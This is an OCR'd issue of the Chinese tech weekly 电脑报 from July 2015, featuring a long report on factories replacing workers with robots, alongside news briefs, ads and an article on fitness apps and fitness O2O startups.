科技创造财富·科技改变生活
电脑报
POPULAR COMPUTER WEEKLY

第29期
总第1210期
2015年7月27日

电脑报电子版：icpcw.com/e
官方微博：weibo.com/cpcw
邮局订阅：77-19

老狼摄影工坊　电脑报微信　机智猫微信
（iOS 版 APP 请在 AppStore 搜索“电脑报”）

机器人革命来了?

引入机器人,换掉生产线上的人类

>03

广西柳州，在一家企业的车间里，机器人在工人协助下对车身进行组装。（图/CFP）

应　用　派
便宜电影票哪里寻?
APP 购票功能对比研究　>09

寻医问药不用愁
常见在线购药网站和 APP 对比体验　>10

硬　　派
到底要不要升级电源?
典型 PC 配置功率实测　>19

不换显示器画面更精细
VSR/DSR 对比体验　>21

PC 智能 +
YUV420 是什么东东?
破解电视“真假”HDMI2.0 之谜　>34

手 机 频 道
OPPO R7 Plus
香格里拉体验之旅　>46

全国发行量第一的计算机报
www.icpcw.com
邮局订阅 77-19

加入电粉俱乐部 你有疑问我来答
微信扫一扫

中国最具影响力的科技媒体
电脑报
@ 便捷：多平台阅读
@ 迅速：每周五提前发布
@ 精美：全彩页面完美体验
高清电子版订阅
icpcw.com/e

电脑报网店上线可订阅季度 / 半年/全年报纸

主管单位：重庆市科学技术协会
出版单位：重庆电脑报出版有限责任公司
地址：重庆市渝中区双钢路 3 号科协大厦　**邮编**：400013
读者邮箱：pcw-advice@vip.sina.com
新闻热线：023-61618888-13055（欢迎提供新闻线索）
发行热线：023-61618888-12062
编辑部(023)63658800　**发行部**(023)63863737
广告部(023)63658999　**国内统一刊号**：CN50-0005
广告经营许可证号：010015
重庆日报报业集团印务有限责任公司　印刷
报纸如有遗失或缺损，请致电 023-63658769
每周一出版　售价:3.00 元
6 952284 100010

责编:邓晓进 **组版**:何雪松 **责校**:杨军
日期:2015.7.27 **投稿邮箱:**pcw_itnews@vip.sina.com

电脑报视角

复 出

74 岁的宫崎骏前不久被曝爆出,让宫粉们欣喜不已。但也引来微词:老先生这已经是第 7 次宣布复出了,从 1986 年首次宣布退休开始,已经过去了近 20 年;而且,据说这次监制的新作品《毛毛虫菠罗》将使用 CG 动画,也令很多人失望。

不过这也不足为奇,看看宫崎骏的生平:从高中时代开始创作动漫,22 岁就进入东映公司从事动画师工作,如果他真的放弃一生挚爱的动画,才是一件怪事。

另外一个大事件是诺基亚宣布复出。就在微软传出裁员 7000 人的消息之后,诺记将重返手机战场的传闻倏地让人精神一振。根据之前与微软的禁业协议,最早会在明年底才能推出首款产品,而根据最新的发布会安排,年内会有一波手机周边和智能产品发布,以为预热。

在 HTC 逐渐没落,MOTO 还没有完全恢复元气之前,除苹果和三星外,二线手机厂商还没有完全能扛得起大旗的领军人物。诺基亚此时复出,想必是对微软收购之后毫无作为暴殄天物的发泄,也是对十多年来培养起的忠实粉丝的一个交代:诺粉们的情怀也在随着时光的流逝而衰减:“你再不来我就老了”。

按诺基亚之前的公告,新产品将是以品牌授权的方式出现,它负责设计和技术,由合作伙伴来进行生产、销售、市场、售后。据坊间分析,最有可能的合作伙伴是富士康和魅族,这不禁让人想起沃尔沃与吉利,或者路虎与奇瑞的组合。

通常,复出带来的惊喜会更多,因为满足了人们怀旧和喜爱看戏的心理,大起大落,悲欢离合总是比平凡的人生更刺激。但有些复出却让人如鲠在喉,不吐不快。比如最近的公路收费为例,就在交通部声称未来不收费公路将占到 96%的话音未落之际,过去的高速公路收费方案却摇身一变再次出台,贷款到期改为了长期收费。另外,北京某报日前就 2008 年以来引起舆论关注的官员免职案例进行梳理,发现 40 名因突发事件被免职的官员中,半数均已复出。

相形之下,诺基亚复出的步履则没有那么轻快,前途也没有那么明朗。

科技 TOP3之科技新鲜事儿

1 杨元庆,中国上市公司中“最贵”CEO

日前,《福布斯》中文版发布 A 股和港股上市公司 CEO 薪酬榜单,总结了去年 A 股和港股上市中资公司 CEO 的薪酬情况。中国平安董事长马明哲以 1090 万元年薪成为 A 股 “最贵”CEO,联想集团 CEO 杨元庆以 1.1896 亿元成为中国上市公司中的“最贵”CEO。

2 当黑客入侵了汽车

近日,两位安全研究员扮演成黑客向人们展示了如何利用“零日漏洞”远程通过车载娱乐系统控制一辆吉普车。他们让一位不知情的人驾驶这辆车,然后他们通过远程的方式打开了汽车的空调、广播和雨刮器。最后还介入了汽车的运行。这一实验给汽车厂商和驾驶人都敲响了安全警钟。

3 阿里云首发起数据保护倡议

(本报记者 熊雯琳)7 月 22 日,阿里云举办首届分享日活动。活动现场,阿里云集中发布了 11 款新产品、50 多个行业解决方案。这些解决方案由 200 余家大型合作伙伴提供,未来三年阿里云的全球合作伙伴将扩大至 2000 家。此外,阿里云全球还发起“数据保护倡议”。

在DT的世界里,他们使用阿里云
贵州交警
浙江政务服务

科技 TOP3之数字扫描

1 用 1 亿美元寻找外星生命

近日,英国天文学家霍金启动外星生命搜寻项目。该行动将通过扫描宇宙的方式进行搜寻,历时十年,并将耗费 1 亿美元。这个名为“突破聆听”的项目,将由俄罗斯硅谷企业家尤里·米尔纳全额出资。此次搜寻将通过无线电和光学技术,在包括整个银河系及其附近一百个星系的范围内进行搜索。

2 携程为火车票应用豪掷 1 亿元

近日,携程宣布已成功收购火车票自动查询预订软件公司广州蒜芽科技,作价近 1 亿元人民币。通过该公司的产品,用户可进行火车票的余票监控、信息查询,第一时间了解到铁路总公司的放票信息,并提供在线支付手段使消费者方便购买想前往目的地的火车票。

3 PayPal 估值达 520 亿美元

近日,同 eBay 分离的 PayPal 重返纳斯达克。开盘后 PayPal 股价一度上扬 11%,公司估值约 520 亿美元。2014 年 9 月,eBay 宣布了将 eBay 和 PayPal 分拆成两家独立上市公司的计划。今年 6 月,eBay 董事会批准了该分拆计划。7 月 17 日,eBay 和 PayPal 正式分拆。

英雄联盟
ASUS
华硕品质·坚若磐石
华硕玩家系列
最强游戏小板
玩家音效
玩家网络
玩家守护者
B85M-GAMER
CPU Support LGA 1150
Ultra HD 4K
Windows 8.1 Ready

SupremeFX 卓越游戏音效
华硕专有设计的游戏声卡部分,拥有ELNA专业音频电容,集成可推动300Ω耳机的耳机放大器,配合专用静电屏蔽防护罩,带给您前所未有的游戏音频体验!

Intel®千兆网卡
拥有极低的延迟和极高的稳定性,同时CPU资源占用率大幅低于其他游戏网卡;Intel®千兆网卡的网络数据包处理性能高出同类游戏网卡2倍!

GameFirst II 游戏无延迟2代
GameFirst II 游戏无延迟2代技术通过不断的数据包检测和管理,最大程度保障数据传输最低延迟,从而减少网络数据延迟对在线游戏带来的困扰!

超强体质
可复式保险丝可防止过流或短路损坏硬件。
全板ESD静电防护,保护主板和外设,不留死角。
全数字供电化供电设计,保证游戏运行更加稳定。
全不锈钢I/O接口,3倍于普通主板接口寿命,超凡耐用。

英雄联盟全国高校联赛指定装备

www.asus.com.cn 7×24小时服务热线:400-620-6655 E-mail:pm_feedback@asus.com.cn。产品图片仅供参考,具体规格、外观(包括但不限于颜色)请以销售实物为准。价格随销售地区不同可能会有所差异。 广告

机器人革命来了？

引入机器人，换掉生产线上的人类

@ 本报记者 郎鹰 合肥 特约记者 罗向阳 广州报道

手机扫描二维码
全彩内容随身读

广州，标志性建筑“广州塔”附近，一家烤鸭店在最近悄然开张。

35岁的店主罗先生，原是一家大型食品加工厂的车间工人，但最近遭遇了裁员，他只能自己开店维持生计。

被裁员原因很简单——他所在工厂自动化改造，使用了大量的机器人。“一只活鸡的宰杀、去毛、切割、去骨，以前20位熟练工人1小时最多杀100只鸡，现在老板全部改用了机器人，几个机器人相同时间就可以搞定。”罗先生无奈地抱怨，抬头望着对面一栋新建中的高楼无可奈何，“搞不好以后卖楼都要用机器人了。”

罗先生的担忧正在变成现实——7月21日，万科董事长王石就明确表示，明年万科将用机器人负责物业夜间保安巡逻，未来10年万科40%的员工将由机器人代替。

实际上，无论是罗先生被裁员，还是万科用机器人当保安当销售员，或者更早之前的富士康“百万机器人”计划，无不是在说明，在中国这个“世界工厂”中，随着劳动力成本的优势逐渐降低，一场声势浩大的制造业“机器换人”运动正在全国铺开，机器人正以令人吃惊的速度入侵人类社会，甚至在众多行业成功抢夺了工人们的饭碗。

下转04版

Huntkey 航嘉
为游戏 不将就
MVP+ 游戏机箱 全新升级 惊艳来袭
深圳市航嘉创源科技有限公司　400-678-8388　航嘉官方商城 http://shop.huntkey.com　航嘉京东旗舰店 jmall.jd.com/shop/huntkey/index.html

上接03版

换掉生产线上的人类

偌大车间里,4 个机器人配合得天衣无缝。一个揭开遥控器上盖,一个放进电路板,另一个放进减震海绵,最后一个把带有按钮的导电胶条放进去。4 个抓取机器人瞬间完成 4 道工序,之后遥控器被送到 1 个工人面前,他只需要完成检测。

“最后一个检测的人也要换掉。”陈凌一脸兴奋地对记者说。

陈凌是佛山一家专业生产电视遥控器企业的总经理,今年 3 月,他花 400 万元引进了 4 条机器人生产线,并因此减少 30 多名员工。400 万元看似花费不菲,但陈凌认为很值得:“我们原来一条生产线,可能要 5 到 6 个人员,上了这个机器人,一个人就搞定了。”

现在,在广东佛山、东莞、广州、珠海等地,越来越多的企业想法和陈凌一样——引入机器人,换掉生产线上的人类。今年 7 月,广东省委、省政府公开发文要求佛山勇当珠江西岸先进装备制造产业带龙头。按照相关文件,仅仅是佛山当地,就有两三千家企业将在今年推动机器人换人,将有上万台机器人换掉生产线上的工人。

不仅是在珠三角,从上海到杭州、苏州、宁波,乃至经济规模仅相当于佛山一个区的县级市,都在掀起生产线上的“换人”革命。在长三角上万家中小企业里,冲压机器人正像巧妇揉面一般,把金属板材拉伸、切边、卷边,一气呵成制成半成品。

不仅仅是中小企业,越来越多的大企业也爱上甚至依赖这种既可靠又可怕的“换人运动”。比如家电巨头美的集团,自 2011 年开始引进机器人以来,截至 2014 年底已在各岗位引入超过 800 个机器人,其顺德基地从最高峰的 2800 人减到目前的 800 人左右;邯郸基地从 3800 人降到 2800 人。整个空调事业部目前有 3 万工人,2015 年的目标是减至 2.6 万,预计 2018 年降到 2 万。相应地,2015 年–2016 年计划至少新增机器人 1700 个,此后每年以 30%的增幅投入机器人。搬运、打包、贴商标等工位和动作,都要被机器人所代替。

更为知名的先行者是提出了“百万机器人”的富士康,2007 年就成立了自动化机器人事业处。到 2009 年,6 个系列 15 款名为 Foxbot 的富士康机器人陆续开发完成,最早用于给产品抛光打磨。此后郭台铭于 2011 年提出,以日产千台的速度制造 30 万台机器人,最终“三年造 100 万台机器人”。近日,富士康更提出,到 2020 年,其在中国的工厂要实现 30%的生产自动化。

不仅是传统制造企业对工业型机器人需求急迫,在服务领域,服务型机器人需求也得到了爆发式增长——根据记者了解,目前长沙、深圳、南京等地都出现了以机器人服务员为主的餐厅。

“在世界范围内以个人、家庭、行业服务为特征的服务机器人已接近 2500 万台、280 亿美元,超过工业机器人市场的一半。作为新宠,服务型机器人去年以来同比增长近 50%。”7 月 21 日,在合肥的第 19 届 Robocupu 机器人世界杯现场,中国电子学会秘书长、2015 世界机器人大会秘书长徐晓兰如此告诉记者。

7 月 21 日,记者就在现场注意到,各种唱歌跳舞、端咖啡、上菜、家政清洁、聊天等服务型、应用型机器人层出不穷,甚至还用机器人代替明星球员,进行了一场场足球比赛——实际上,作为目前国际上最大的机器人赛事,Robocupu 机器人世界杯的初衷,就是计划用机器人代替真人上场比赛。

不管用机器人代替足球运动员比赛是否会真实出现,或者球迷们是否接受,但这都在彰显一种疯狂的革命:没有什么是机器人无法完成的,没有什么行业是机器人不可替代的。

下转05版

对不起,我们来晚了!

作为全国发行量第一的科技媒体,《电脑报》一直没有为广大Fans搭建一个统 一的玩机平台。这个夏天,伴随着海量福利,电脑报全新玩机品牌——机智猫来了,我们带着海量福利,等你回家!

机智猫的三个小窝
① 微博:@机智猫官微
② 微信:机智猫(techmiao)
③ QQ群:121290848

喵星人的超级福利
1. 机智猫微信为电脑报手机拍客大赛唯一参赛平台,关注即可随时投稿,每月赢取手机大奖;
2. 豆姐坐镇,任何数码问题,她都会在24小时内在线答疑(纯聊天不接招#^_^#);
3. 每周推出超级福利,只要保持关注并参与,就有机会赢取丰厚数码大礼;
4. 不定期举办线上/线下体验会,提供热辣新机把玩,免费吃喝玩乐。

福利怎么送?
每周我们将通过机智猫三大平台公布最新活动方式,次周发放奖品,敬请关注。

部分奖品型号及数量:荣耀6手机 3台,大神F1极速版手机 8台,华为P8青春版手机 3台,华硕飞马、ZenFone 2手各3台,OPPO R7手机 3台,,果壳智能圆表 Pro版 3块…

上接04版

“没工伤、没社保、不会失恋、不会离职……”

对企业而言，选择用机器人替换人的理由足够多:“机器人员工”能干员工不能干的危险职业,不会有工伤,不会闹情绪,不会春节回家一去不返，不会失恋后闹情绪,也没有富士康的“N 连跳”,更不会要求涨工资,并且施工稳定准确,更具持续性和可控性。

“整个注塑的生产过程当中没有人加料、取产品、做产品的包装、搬运,甚至没有人去做出库入库。”雷柏科技副总经理邓邱伟最近几年成为了“机器换人”的急先锋,他把过去对工人生产精细到读秒的研究精力,转移到了机器人身上。

“一个鼠标如果经过 50 个工人,一人浪费一秒就是 50 秒。很多秒可以由机器人代替。”这一切主要得益于雷柏科技于 2011 年开始引进的 75 台机器人设备,在两年时间里,雷柏工厂的工人从 3000 人减少到现在的 800 多人，增加了过百台机器人,成本节约了数千万元。

对许多企业来说，用机器替换人的效率同样明显。在河南一家建筑公司,其负责人向记者介绍称,仅就一个“大螳螂”码坯机器人来讲,其同时可以抓起 432 块砖,一个小时的工作量，相当于 48 个工人工作整整一天。而一个焊接机器人不仅可以替代三个成熟焊工的工作量,还可以保证质量。

“机器人可以 24 小时不停工作,不像人那样偶尔会倦怠或有点小情绪。机器人加工工件可以精确到 3 至 5 微米，误差比头发丝还小。更让人惊喜的是,启用机器人的生产线,其产能是一般车间的 3 倍。”陈凌说,近年来,原材料价格在涨、租金在涨、税费在涨、劳工成本也在涨。大大小小的老板们绞尽脑汁,想来想去,似乎只有人工可以通过替代品来节省。

在用机器人替换人之前,陈凌算过账,在 2008 年《劳动法》出台之后,珠三角冲压工人的工资从每月 1800 元,上升到现在的 4000 到 4500 元。而一台机器人花费 8 万元到 10 万元,可代替 2 ~ 3 名员工。

其实,在更多的老板看来,哪怕工人收入大幅上升,新一代工人也不愿到工厂去。“新一代‘90 后’工人大多是独生子女,他们宁可 3000 元去写字楼上班，也不愿意 4000 元工资到工厂去。”一位陶瓷生产企业负责人回忆说,过去没有机械手、自动化的时候，他要把几十斤重的工件每天搬运一百多次,“现在没有任何工人可以这样了。”

所以,很多老板现在更愿意去管理机器，而不是管理人——看到机器人老老实实、任劳任怨地工作,余翀在央视镜头面前露出了笑脸——这位广东惠州市辰奕科技有限公司总经理，对传统工人有种说不出的抱怨,他说:“很多时候,你花费不少时间和精力培养的熟练员工忽然就离职了。离职之后，对你整个生产线的品质会造成很大的隐患。如果是机器人来做的话,就不存在这个问题了。”

“人要呼吸,机器不要。人要休息,机器不要。”郭台铭也是抱同样的观点。在郑州等地，曾经被质疑工作环境恶劣的富士康金属加工厂,经历工人骚动等事件以后,富士康自产的 Foxbot 机器人正被加紧推进到生产线上。

一场机器与人的战争

“机器换人热”背后,一些人也不禁担心:机器人进入工厂后,工人们的命运将被如何改写?

“怕不怕机器人抢饭碗?”

“有点担心。”

“机器人比你们好在哪里?”

“不用休息,一个机器人可以顶好几个员工,不会受伤,不用给工资,等等。”

24 岁的乔朝群是一个流水线普工,在河南、深圳的富士康工作过,如今在一家 LED 工厂工作,多年来一直重复着在流水线上取件、插线的单调人生。

“在工厂,不管你做的是什么,最终都会变成机器人。”乔朝群有些忧虑有些担心:“现在招人这么难，或许老板们还是会需要我的吧?!最多我少要加班工资就是了。”

有着同样担心的还有马云。“机器人会成为我们家庭的一员,但是它们会抢走人的工作么?机器人会犯罪么?”今年 6 月,马云在阿里巴巴、软银、富士康三方向软银旗下一家机器人公司注资 145 亿日元（约合 7.34 亿元人民币）时如此表示——值得注意的是,阿里巴巴这次将触角伸向的是以日本市场占主导的仿人形机器人领域,属于高精尖的机器人领域,这距离国内市场还比较远。

不过,马云提出的两点都很有针对性。机器人正在抢走生产线上的工人饭碗,而安全性同样可能让很多人望而却步。一位工厂负责人就告诉记者,他的工厂至今还是以人力为主,“部分产品线会引进一些工业机器人试水,但基本是一个产品线一台,不会将某个产品线全部换成机器人,怕出问题”。

关于这一点,案例已经出现了。7 月 2 日，在德国大众位于卡塞尔附近的一家工厂,一名技术人员因突遭机器人攻击不幸丧生。这名不幸身亡的技术人员是一位外部承包商，事发时正与同事一起安装机器人,但机器人突然抓住他的胸部,然后使劲压在一块铁板上。

在西方国家的工厂，极少会发生与机器人有关的死亡事件，原因就是机器人会被放在安全笼的后面，以避免它们与人类意外接触。但在这起悲剧中，那名技术人员事发时正好站在安全笼里面。


此外,比尔·盖茨、霍金、特斯拉 CEO 伊隆·马斯克三人都曾公开表达过对于人工智能可能会威胁人类的担忧，呼吁人们要对人工智能持谨慎态度。“如果我们能够很好地驾驭,机器能够为人类造福,但如果若干年后,机器发展得足够智能,就将成为人类的心头大患。”比尔·盖茨说。

“人工智能计算机可能在接下来的 100 年之内就将人类取而代之。如果这样的事情成为了现实，我们必须确保计算机和我们站在同一战线上。我们的未来是一场不断增长的科技力量与人类使用科技的智慧之间的竞争。”霍金说。

马斯克则说:“我们的人工智能系统,必须按照我们的意愿工作。不受控制的人工智能可能比核武器更危险。”7 月 2 日,马斯克筹了 1000 万美元用来研发懂得“伦理道德”的机器人,以确保它们不会毁灭人类。

或许，随着机器人入侵人类岗位的加快,这最终会演变成一场人和机器人的“战争”。《华尔街日报》一位观察人士就表示,机器人的出现目前已导致工人遭遇被裁的现象,而更多的工人,正在重新学会与机器“相处”。有一种现象已经在改造以后的车间里出现:机器的介入使产量增加,冲击了工人们过去习惯的计件薪酬体系，于是有的工人会故意把生产做慢一点，以防主管为生产线增加工作量。

管理机器人的工人,或许能骄傲一点



全国机器人销量在稳步上升

当然,这种担忧在国内还早了些。

这是因为从中国制造和服务业来看，机器换人还只是很小的比例。“不可能一上来都换上机器人,而没有足够的经验就换，会在制造生产上造成很多漏洞。”陈凌说,“中国的机器换人才开始,整体上仍不能解决用工荒。在大多数机器换人的工厂，还相当程度上保留着原始的，以大量工人人手衔接的生产线。”

对于很多中小型制造企业来说,因为成本和订单关系,“机器换人”未必是符合实际情势的选择。即便在诸多引入工业机器人的产品线上，依旧会有专人进行看护，几乎不可能完全自动化——2011 年,郭台铭在多个场合抛出了机器人计划，要在三年内用一百万台机器人改良富士康的生产线。但三年已过,现在富士康并没有实现这个计划，而且仍然每年招收上百万的流水线工人。

这是因为，哪怕是采用了大量机器人的富士康,生产 iPhone 的过程也不完全适用于机器人。比如,富士康目前机器人的机械手臂精度为 0.05 毫米,而苹果的要求是 0.02 毫米。此外,机械手臂很难做到像人类的五指那样灵活，因此现在富士康的机械手臂虽然已经用在了 iPhone 和 iPad 的生产上，但在前端的高精度贴片和后端的装配、搬运环节,在绝大部分中间制造环节,还是必须用人工。

如果说工业机器人在国内已有一定规模，那么服务型机器人甚至只是刚起步而已。尽管关于机器人服务员、机器人厨师、机器人导购、机器人空姐等产品层出不穷，但总体来看服务机器人的使用仍在较小范围内徘徊。

华南理工大学智能软件与机器人研究室负责人闵华清就对媒体表示,这两种机器人各自的侧重点不同,工业机器人对于精密度的要求更高,而服务机器人则更强调智能，由于要应对各种情况、不确定的场景,需要更高的自动检测、识别以及理解和构造环境的能力。“机器人之所以有个‘人’字就是要求它要像人一样拥有思维能力,这在服务机器人上要求更高。这是一个全世界都需要攻克的领域，离完全投入使用还有很远的路要走。”

不管如何,抛开种种争议,中国的机器人产业确实已站在了产业发展的“风口”——2015 年 5 月 19 日，国务院印发《中国制造 2025》,明确 9 项战略任务和重点,计划 2025 年迈入制造强国行列，机器人正是要推动突破发展的十大重点领域之一。

目前,珠三角和长三角的地方政府都在给“机器换人”做推手,施以事后奖励、拨贷联动、设备租赁补助和贷款贴息等援助。在东莞和顺德,对设备购置费给予 10%补贴，单个企业补贴额最高达 100 万元。在浙江，企业租赁设备实施“机器换人”的补贴达到了 15% ~ 25%。

当然不仅仅是珠三角和长三角,在重庆,在成都,在武汉、合肥、河南等地，机器人换人都是当地政府目前最热衷和最支持的行动，甚至有的地方政府还出台了“内部文件”,要求企业一定要在 2020 年前,让机器换人的比率达到某个看起来很高的数值，减少低端劳动岗位。

这同样催生了市场创业和资本的热潮。据不完全统计,截至 2014 年底,有 70 余家上市公司并购或者投资了机器人、智能自动化项目,而中国机器人相关企业的数量甚至超过了 4000 家。“机器人太热了,去年 9 月以来,基本上每周都有全国性的机器人论坛,相关的研讨会更是数不过来。”在 Robocupu 机器人世界杯现场,一位参会人士说。

在这种政策和资本市场的热潮中,那些有资金规模的企业,纷纷加快了把工人清理出生产线的速度。对于中国工人们来说，这里面的好处或许是,随着机器人和自动设备的上马,至少给了他们成为高收入工人的机会:“负责管理机器人设备的工人会少一些重复劳动,工资会高一点,这样他们也能骄傲一点。”

数字 >>

第一与第五

自 2013 年起,中国一直是全球最大的机器人市场。根据国际机器人联合会今年 2 月发布的 2014 年世界机器人统计数据报告显示,2017 年中国生产中使用的机器人总量将由现有的 16.2 万单位增加到 42.8 万。而北美地区预计总使用量为 29.2 万单位、欧洲最大的五个经济体为 34.3 万单位,使中国成为世界工业机器人第一使用大国。

不过,我国目前的机器人总量庞大,但“机器人密度”并不高。根据国际机器人联合会的报告显示,全球机器人产出五大需求国中,中国现排第五,每万名工人中仅有 30 个机器人。而目前世界平均机器人密度为每万名工人中有 62 个机器人。相较之下,韩国有着全球最高的机器人密度,每 1 万名制造工人配备 437 个工业用机器人,是中国的 15 倍。


责编:邓晓进 **组版**:姚永福 **责校**:杨军
日期:2015.7.27 **投稿邮箱**:pcw_itnews@vip.sina.com

全民健身潮背后的新玩法

@本报记者 熊雯琳

当你朋友圈里节食减肥的人越来越少,跑步、健身和秀马甲线的人越来越多时,你应该意识到,移动互联网引发的全民健身热潮已经来临。目前在国内,已经有越来越多的创业者涌入这一领域,从提供专业健身指导到社区再到帮你找私教,找健身房,我们看看这些创业者是怎么玩的?

移动健身教练Keep:从工具入手



Keep是一款具有社交属性的工具类产品。用户可以利用碎片化的时间,随时随地选择适合自己的视频健身课程进行真人同步训练,完成以后可以将成果分享到社区进行“打卡”。其iOS版软件在今年2月上线,Android版4月上线,如今注册用户已经突破300万,且每个月都在以100万的速度增长。

用户进入Keep软件,可以根据器械种类、身体部位和训练难度三种筛选机制挑选出自己感兴趣的课程。课程中的一类是可以灵活进行的单次训练,如热身、健身房基础入门、4分钟Tabata燃脂等;另一类则是需要一个周期系统练习的训练计划,如HIIT高强度间歇计划、模特身材养成计划、驼背纠正等。在训练的同时,用户最多只能同时选择三个训练计划。结束训练后,你可以“打卡”表示一天课程的完成,并评价自己的本次训练。根据这些行为数据,Keep会分析你的健身习惯,不断精确算法,将最适合你的健身计划推送给你。

与此前很多APP的课程来源于网络整合不同的是,Keep上所有的课程都由专业健身顾问指导制作,每一个动作都进行了拍摄和剪辑。他们设计课程最先考虑的是“所有训练课程可以让用户脱离人的指导”。此外,为减轻网络下载负担,Keep优化了视频,使每个训练计划的视频大小都不超过5MB。

现阶段,Keep对自己的定位是“工具+社区”,工具第一,社区第二。现阶段主要是为了培养人们的健身习惯,所以,Keep主要聚焦在提供更好的课程(即作为工具的属性),解决用户的需求和使用场景,并且对视频教学的关键流程做好优化上,能够让小白用户“傻瓜式”学习。且每周都会更新课程,针对高阶健身用户推出DIY内容。

而对于社区属性,现阶段的Keep也保持着克制。首先,用户每一条POST都是有“课程来源”的,可以追踪到用户从哪个健身课程发出来的POST,这样可以更有针对性地交流和讨论。其次,Keep强制用户在训练结束后才能发布状态,希望可以更专注地进行训练。

融资方面,Keep在4月时完成了500万美元的A轮融资,由Ventech(银泰资本)领投,贝塔斯曼跟投。近期也刚刚敲定B轮融资,但金额和投资方没有对外公布。

成长于微信的FitTime

FitTime
最懂你的健身工具!
权威教练/专属课程/随身管家/健身社区

FitTime睿健时代的发展路径很草根:从公共网页类型的社区起家,之后进驻微信、微博、优酷视频等社交平台。2014年,FitTime获得真格基金、K2VC天使投资,以及经纬的A轮投资。今年初,推出移动端的APP FitTime,两年的时间里,积累了200多万的健身用户群。

FitTime睿健时代创办于2013年,当时两个爱运动的“90后”男孩董煜和朱骁潇,在人人网上创办了一个互动的公共网页,不少健身爱好者晒出自己的健身成果。很快FitTime睿健时代成为了人人网上最火的健身相关主页。

随后,FitTime睿健时代开始着手自己制作一些原创的健身教程、健身指导视频,以及较系统化的健身训练计划,这些系统化、专业的内容保证了用户持久的关注和互动。

与一般社区先推出移动端APP产品不同的是,FitTime睿健时代选择先进驻微信端,并且快速成长为微信平台上第一批垂直类社区,通过微信、微博、优酷视频等多渠道的传播,形成了一个健身用户能够实现的循环:获取内容—训练实践—交流分享。

而在几个社交平台上,FitTime睿健时代通过高质量的视频、文章内容输出,在没有花钱做推广的情况下,收获了百万左右的关注者。

今年初,FitTime睿健时代推出了移动端的工具软件,将课程和社区的功能都集成到APP里,实现了从社区到社区+工具的转换。

O2O的两种玩法


传统健身行业的痛点很多:健身房的信息不公开,用户往往需要入会交钱才能踏入健身房的领地。从去年以来,O2O上门服务打破了很多服务行业的痛点,如今也辐射到健身行业。目前,这个行业的玩法主要有两种类型:帮你找教练,帮你找课程。

模式一:帮你找教练

大多数健身房采用“先入会后买私教”的方式使得用户体验很差,一方面用户很难找到适合自己的私教,另外一方面,私教老师被健身房拿走大部分收益,收入低且急功近利。

目前不少创业玩家,比如“约教练”、“叫练”、“跟谁学”、“河狸家”等都是采用“帮你找教练”的模式:帮助会员找教练,帮助教练找会员。教练可以在平台上发布擅长领域和收费标准,并公布自己的私人电话,而消费者则可以在平台上找到自己满意的教练。课程结束后,消费者可以给教练评价和评分。**这种模式打破了传统商业健身房教练必须依附于健身房才能贩售私教课程的形式,让教练可以直接通过网络平台推销自己。**

这种模式还给消费者带来更多的客观信息,打破了原本私教课程服务和收费都不透明的状态,同时让消费者有自主选择的权利。



河狸家

但这种模式对于创业平台在健身教练方面的资源有着比较高的要求,如果平台上没有足够多收费合理或者技术优秀的教练,很难吸引到大批的用户。还有另外一个问题就是上课地点的选择,毕竟并不是所有的用户都能够接受私教上门的方式,而健身所需要的器械、场地也限制了私教上门授课的内容。

模式二:帮你找课程

帮你找课程和健身房,是目前健身行业O2O领域玩家的另外一种玩法:打破传统的在一家健身房或者场馆办理充值卡的模式,采用按月或者单次结算的方式,对线下的健身房和运动场馆进行资源整合重新在线上售卖,代表玩家主要有“全城热炼”、“燃”、“开练”等。

“全城热炼”的玩法是用户可以以99元包月的方式,自主选择全城的健身房和运动课程,目前主要覆盖北京、上海、深圳和成都四个城市,与超过800家健身场所达成合作。在使用上,包月的形式限制每个健身房每月只能去三次。

“燃”则采用了另外一种玩法:一键预约场地、课程和教练都可以,以单次消费单次结算为特色,并且同时整合场馆和教练。创始人大熊表示,“燃”不打算从场馆和教练身上赚钱,而是通过培育用户的健身习惯形成口碑后,后续引导用户购买体育健身类的相关产品。从这个角度看,“燃”是O2O+电商的混合模式。

查看课程 >
查看场馆 >
立即购买 >

目前,“燃”在上海、北京和广州三地有近80人的地推团队,整合的场馆数已经超过了1500家。“燃”的计划是,年内扩张到10个主要城市,按每个城市500到1000家场馆算,签约场馆数在5000到10000家之间。

对于这类创业玩家来说,如何在短时间整合更多场馆以及课程资源是一大考验,也就是团队的地推能力。

总结

全民健身热潮之下,尽管有很多不同的玩家涌现,但就目前来看,整个行业还处于非常初期的阶段,软件非常多,名字也很像,用户规模还很小,千万级别用户的软件还没有出现,各个创业公司还有很多机会。对于工具加社区类的玩家来说,还处于教育健身用户市场的阶段,如何能够让更多用户持续性地使用软件才有进一步商业化的可能。而对于O2O类型的玩家来说,更多考验的是线下能力。除了需要掌握更多的教练资源和课程外,如何实现与传统健身房的合作契合点也很关键。

理财之家

野蛮生长回归有序发展

互联网金融戴上“紧箍咒”

独立投资人:董师傅
个人资金:311万元
投资风格:喜欢冷门股

长期以来,互联网金融就没有一个规矩,处于野蛮式生长,如今《关于促进互联网金融健康发展的指导意见》(以下简称“指导意见”)终于出炉,整个互联网金融有了一个比较严格的监管,市场面临重新洗牌……

指导意见白话版

